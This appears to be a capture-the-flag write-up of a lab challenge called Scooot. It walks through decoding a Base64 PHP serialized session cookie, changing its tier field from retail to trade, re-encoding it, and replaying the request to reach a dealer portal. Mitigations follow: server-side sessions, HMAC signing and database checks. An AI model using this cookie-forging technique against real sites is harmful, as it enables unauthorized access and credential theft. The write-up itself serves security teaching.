Insecure Deserialization Leads to Dealer Portal Access | Scooot
Lab Link
Overview
Scooot is a WebVerse Pro mystery challenge built around an electric scooter storefront. The public application exposes a normal retail experience, while the trade portal is meant to be available only to approved dealer accounts.

The vulnerability was found in the scoot_resume cookie. Instead of storing only an opaque server-side session identifier, the application stored a Base64-encoded PHP serialized object directly inside the client-controlled cookie. By decoding the cookie, modifying the serialized ShopperSession object, and re-encoding it, the user-controlled session tier could be changed from retail to trade.
Once the forged session was accepted, the trade-only portal was unlocked and exposed the dealer API credential.
Objective
The objective was to move from a normal retail visitor session to an approved trade account view and retrieve the hidden dealer credential.
Scenario
The /trade.php page initially displayed a dealer access gate. It clearly showed that the current session was only a retail session:
1
2
Approved trade accounts see the dealer tools.
Your session is a retail session right now, so there is nothing to manage here yet.
The page also hinted at the target data by mentioning that wholesale pricing, fleet ordering, and a dealer API credential were available only behind a trade account.
Vulnerability Identification
| Field | Value |
|---|---|
| OWASP Top 10:2025 | A08 - Software and Data Integrity Failures |
| Vulnerability | Insecure Deserialization |
| Affected Component | scoot_resume cookie |
| Impact | Unauthorized trade portal access and dealer credential disclosure |
| Root Cause | Trusting a client-side serialized object as an authorization source |
The vulnerable cookie contained a Base64-encoded PHP serialized object:
1
scoot_resume=<base64-encoded-php-serialized-object>
After decoding, the session object looked like this:
1
2
3
4
5
O:14:"ShopperSession":3:{
  s:12:"display_name";s:5:"Guest";
  s:4:"cart";a:0:{}
  s:4:"tier";s:6:"retail";
}
The important authorization field was:
1
s:4:"tier";s:6:"retail";
Because the application trusted this client-controlled value, changing it to trade was enough to alter the authorization state.
Reconnaissance
The initial request to /trade.php showed that the application used a scoot_resume cookie alongside a Cloudflare clearance cookie.
1
2
3
GET /trade.php HTTP/2
Host: <redacted-lab-host>
Cookie: cf_clearance=<redacted>; scoot_resume=<base64-session>
The response returned the trade gate instead of the dealer dashboard:
1
2
3
4
5
6
7
<div class="label">Dealer access</div>
<h1>The dealer portal is for approved trade accounts</h1>
<p>
  Wholesale pricing, fleet ordering, and your dealer API credential live behind a trade account.
  Retail visitors see the storefront. Approved trade accounts see the dealer tools.
  Your session is a retail session right now, so there is nothing to manage here yet.
</p>
This confirmed that the trade page was reachable but authorization depended on the current session tier.
Approach
The scoot_resume value looked like encoded state rather than a random session token. Decoding it revealed a PHP serialized object.
Original decoded object:
1
2
3
4
5
O:14:"ShopperSession":3:{
  s:12:"display_name";s:5:"Guest";
  s:4:"cart";a:0:{}
  s:4:"tier";s:6:"retail";
}
The goal was to modify only the authorization-relevant field while keeping the serialized object valid.
The modified object changed the tier from retail to trade:
1
2
3
4
5
6
7
8
9
10
11
O:14:"ShopperSession":3:{
  s:12:"display_name";s:5:"Guest";
  s:4:"cart";a:1:{
    i:0;
    O:8:"CartLine":2:{
      s:8:"model_id";i:1;
      s:3:"qty";i:1;
    }
  }
  s:4:"tier";s:5:"trade";
}
A valid PHP serialized string must preserve string length values. Since retail has 6 characters and trade has 5 characters, the serialized field had to become:
1
s:4:"tier";s:5:"trade";
Exploitation
1. Decode the Cookie
The scoot_resume cookie was Base64-decoded to inspect the PHP object.
1
printf '%s' '<scoot_resume-value>' | base64 -d
The decoded value showed a ShopperSession object with the tier set to retail.
2. Modify the Serialized Object
The authorization tier was changed from retail to trade.
Before:
1
s:4:"tier";s:6:"retail";
After:
1
s:4:"tier";s:5:"trade";
The object structure and string lengths were kept valid so PHP could deserialize it successfully.
3. Re-encode the Object
The modified serialized object was Base64-encoded again.
1
printf '%s' 'O:14:"ShopperSession":3:{s:12:"display_name";s:5:"Guest";s:4:"cart";a:1:{i:0;O:8:"CartLine":2:{s:8:"model_id";i:1;s:3:"qty";i:1;}}s:4:"tier";s:5:"trade";}' | base64 -w0
The new encoded value was then URL-encoded where required and placed back into the scoot_resume cookie.
4. Replay the Trade Portal Request
1
2
3
GET /trade.php HTTP/2
Host: <redacted-lab-host>
Cookie: cf_clearance=<redacted>; scoot_resume=<modified-base64-session>
The server accepted the forged object and rendered the dealer dashboard instead of the retail gate.
Proof of Exploitation
After replacing the cookie, /trade.php returned the trade-only portal:
1
2
3
<div class="label">Dealer portal</div>
<h1>Halverson Mobility Group</h1>
<div class="who">Trade Tier 2 . Pacific Northwest . approved March 2024</div>
The portal also displayed the dealer API credential:
1
WEBVERSE{.....}
The flag has been intentionally redacted for the public writeup.
Root Cause
The application stored trusted authorization state inside a client-controlled cookie as a serialized PHP object.
The server treated the deserialized tier property as authoritative:
1
$tier = $session->tier;
Because the object was not cryptographically signed, encrypted, or validated against server-side state, an attacker could modify the object and escalate from a retail session to a trade session.
Impact
An attacker with a normal retail session could:
- Tamper with the serialized session object.
- Change their account tier to
trade. - Access the dealer-only portal.
- View wholesale account details.
- Retrieve a sensitive dealer API credential.
In a real application, this could lead to unauthorized ordering, abuse of wholesale pricing, exposure of internal integrations, and compromise of downstream dealer API workflows.
Mitigation
Store Authorization State Server-Side
Client cookies should contain only an opaque session identifier.
1
2
3
4
session_start();

$_SESSION['user_id'] = $userId;
$_SESSION['tier'] = $tierFromDatabase;
The server should resolve privileges from trusted storage, not from user-controlled serialized data.
Avoid Deserializing User-Controlled Data
Do not pass client-controlled values into unserialize().
1
2
// Unsafe
$session = unserialize($_COOKIE['scoot_resume']);
Use safer formats for non-sensitive preferences, and never use client-provided data as an authorization source.
Sign Cookie Values
If state must be stored client-side, protect it with an HMAC and verify it before use.
1
2
3
4
$payload = base64_encode(json_encode($data));
$signature = hash_hmac('sha256', $payload, $_ENV['COOKIE_SECRET']);

$cookie = $payload . '.' . $signature;
Before trusting the payload:
1
2
3
4
5
6
7
[$payload, $signature] = explode('.', $_COOKIE['scoot_resume'], 2);

$expected = hash_hmac('sha256', $payload, $_ENV['COOKIE_SECRET']);

if (!hash_equals($expected, $signature)) {
    throw new RuntimeException('Invalid session cookie');
}
Validate Authorization Against the Database
Even if a cookie says a user is a trade account, the backend should verify that status against a trusted record.
1
2
3
4
5
6
$user = $users->findById($_SESSION['user_id']);

if ($user->tier !== 'trade') {
    http_response_code(403);
    exit('Forbidden');
}
Rotate Exposed Credentials
Because the dealer API credential was exposed, it should be considered compromised.
Recommended actions:
- Revoke the exposed key.
- Issue a new dealer API credential.
- Review logs for suspicious trade API usage.
- Add monitoring for abnormal dealer ordering activity.
Lessons Learned
- Serialized objects should never be trusted when they come from the client.
- Base64 is encoding, not protection.
- Authorization decisions must be based on server-side trusted state.
- PHP serialization is especially dangerous when used with user-controlled input.
- Cookie tampering can become privilege escalation when roles or tiers are stored client-side.
Final Takeaway
Scooot was solved by identifying that the application stored a PHP serialized ShopperSession object inside a client-controlled cookie. By decoding the cookie, changing the tier property from retail to trade, and re-encoding the object, the dealer portal became accessible and exposed the trade-only API credential.